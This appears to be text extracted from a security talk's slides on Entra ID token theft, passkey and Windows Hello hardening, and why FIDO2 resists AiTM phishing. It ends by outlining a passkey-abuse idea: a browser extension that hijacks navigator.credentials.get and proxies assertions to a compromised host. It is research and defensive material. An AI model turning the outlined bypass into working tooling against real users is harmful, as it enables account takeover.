
- › *When do these things expire?*
 - › The session key expires after 30 days, the PRT lasts up to 90 days
- › *What if an attacker intercepts my PRT?*
 - › The PRT by itself is effectively useless without the session key (and *tkpriv*)
- › *So this is bulletproof?*
 - › If an adversary were to gain access to a machine as local admin, they will be able to access* the crypto material, but only for that user. For additional hardening, Microsoft recommends implementing the Tier model.

cloud.hacktricks.xyz/pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/pass-the-prt

Hardening and protection – *we might need a ladder*



S
I
M
P
L
I
F
I
E
D




Hardening and protection – *we might need a ladder*



- › If WHFB is not an option, give passkeys a try!
- › Based on the WebAuthN protocol
 - › each passkey is tied to a specific domain – checked via the WebAuthn API
 - › Evilginx will not be able to prompt for a passkey (mismatched hostname)
- › Microsoft Authenticator fully supports iOS, same-device sign-in not supported on Android (preview)
 - › Can be temporarily bypassed (e.g., for initial setup) using TAP –
Temporary Access Password

Hardening and protection – *we might need a ladder*

› But how *exactly* does it work in practice?



Hardening and protection – *we might need a ladder*



Hardening and protection – *we might need a ladder*

› What's this `postBackUrl` nonsense?

 @narisho (成田 翔) in  ネクストリード株式会社

FIDO2 がフィッシング耐性がある認証 (MFA) と呼ばれる理由

Security MITM FIDO2 Phishing EntraID


Last updated at 2024-01-20 Posted at 2024-01-09

yup, definitely on the right track

はじめに

AiTM や Pass-the-Cookie と呼ばれるような **MFA** をバイパスする攻撃への対策として **FIDO2 認証が有効** という話を聞いたことがある方も多いと思います。

上記のような高度なフィッシングは認証要求をリアルタイムでプロキシする方法をとるのですが、私自身は今まで「PKI ベースの認証の場合は認証要求や応答をプロキシ出来ない何らかの技術的な仕組みがあるのだろう」というざっくりとした理解をしていました。



~~Hardening and protection~~ Caffeine-infused late night R&D

Caffeine-infused late night R&D

› What's this `postBackUrl` nonsense?

The first thing you'll notice is that the URL you're POSTing to is not the attacker's proxy server, but `login.microsoft.com`, and you're communicating directly with a legitimate authentication server.

In addition, the response can see a message with error ID 135004 (Invalid `postBackUrl` parameter), and the user can see the following, confirming that authentication failed.

Name	Value	
allowedIdentities	2	>
canary	AQABIQEAAAApTwJmzXqdR4BN2mih...	>
serverChallenge	AQABIQEAAAApTwJmzXqdR4BN2mih...	>
postBackUrl	https://login.microsoft.com/common/l...	>
postBackUrlAad	https://login.microsoft.com/common/l...	>
postBackUrlMsa	https://login.live.com/ppsecure/partne...	>
cancelUrl	https://login[REDACTED]online/common...	>
resumeUrl	https://login[REDACTED]online/common...	>

Sign in

Sorry, but we're having trouble with signing you in.

AADSTS135005: Invalid `cancelUrl` parameter.



Seriously, it's way past my bedtime

- › There's gotta be a way to bypass this, right?
- › From the WebAuthN authentication flow docs:
 - › 0. The client initiates a request to authenticate on behalf of the user.
 - › 1. The RP builds an instance of the `PublicKeyCredentialRequestOptions` and returns it to the client. It contains the **challenge** and the **allowCredentials** field...
 - › 2. The JavaScript client calls **`navigator.credentials.get()`**. The browser **validates** the `rp.id` against the **origin**, hashes the `clientData`, and calls `authenticatorGetAssertion` method.

The obligatory C++ slide

› They're not getting the origin via *document.domain* or something, are they?

WebKit / Source / WebCore / Modules / webauthn / AuthenticatorCoordinator.cpp

Code

Blame

423 lines (367 loc) · 18.6 KB

```
253
254 ✓ void AuthenticatorCoordinator::discoverFromExternalSource(const Document& document,
255 {
256     using namespace AuthenticatorCoordinatorInternal;
257
258     auto& callerOrigin = document.securityOrigin();
259     RefPtr frame = document.frame();
```

third_party/blink/renderer/platform/weborigin/security_origin.h

<|

security_origin.h

```
52
53 // An identifier which defines the source of content (e.g. a document) and
54 // restricts what other objects it is permitted to access (based on their
55 // security origin). Most commonly, an origin is a (scheme, host, port, domain)
56 // tuple, such as the tuple origin (https, chromium.org, null, null). However,
57 // there are also opaque origins which do not have a corresponding tuple.
58 //
59 // See also: https://html.spec.whatwg.org/C/#concept-origin
60 class PLATFORM_EXPORT SecurityOrigin : public RefCounted<SecurityOrigin> {
61     USING_FAST_MALLOC(SecurityOrigin);
```


This thing got completely derailed

> Wait a minute...

2. The JavaScript client calls `navigator.credentials.get()`. The browser validates the `rp.id` against the origin, hashes the `clientData`, and calls `authenticatorGetAssertion` method.

Do you see it?

2. The JavaScript client calls `navigator.credentials.get()`. The browser validates the `rp.id`

How about now?

The JavaScript client

:)

Hardening and protection – *we might need a ladder*


› DEF CON 32: Abusing Windows Hello Without a Severed Hand

› Dirk-jan Mollema, Ceri Coburn

› It is possible to create a plugin which will modify the behaviour of `navigator.credentials.get` – for Google and Amazon (MS?)

Passkey Abuse

- Custom browser extension to hijack `navigator.credentials.get` WebAuthn function
- Proxy assertion requests to compromised host
- Increment sign count

